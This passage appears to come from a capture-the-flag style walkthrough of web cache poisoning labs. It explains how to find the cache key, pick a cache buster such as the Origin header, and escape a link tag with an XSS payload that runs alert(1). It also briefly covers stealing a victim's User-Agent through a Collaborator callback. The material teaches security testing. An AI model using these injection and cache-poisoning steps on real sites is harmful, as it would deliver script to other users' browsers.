
We need to steal the victim’s User-Agent. We post an XSS payload with the URL to our Burp Collaborator in the comments under a random post.
We find the victim’s user agent.

We change the alert(1) to alert(document.cookie) in the exploit server.

Resending the request to the homepage with the victim’s User-Agent will solve the lab.

5. Web cache poisoning via an unkeyed query string
Description:
We need to run alert(1). The query string is unkeyed.
Explanation:


We can see that the cache buster is being reflected in the response’s link tag. The query string is actually unkeyed, meaning GET /?abc=123 is same as GET /. That abc=123 is getting reflected in the response but it doesn’t act as the cache key.

Since we need to have a cache key / cache buster we can try to add it via 1. Accept header (it didn’t work here), Accept-Encoding header (it didn’t work here as well) or by adding a Cookie header (it didn’t work here as well). Finally, adding the Origin header with a random value worked as a cache key / cache buster.
Now we need to escape the link tag and poison the cache. We can do so using /?'><script>alert(1)</script> as the query payload. As we can see, we get the alert popup.

Resending the request after removing the cache buster Origin header will solve the lab.
6. Web cache poisoning via an unkeyed query parameter

Description:
This lab is similar to the previous one where we need to execute alert(1) popup and some query parameter is unkeyed.
Explanation:

For this lab, we are able to use the query string as a cache buster like GET /?abc=1.
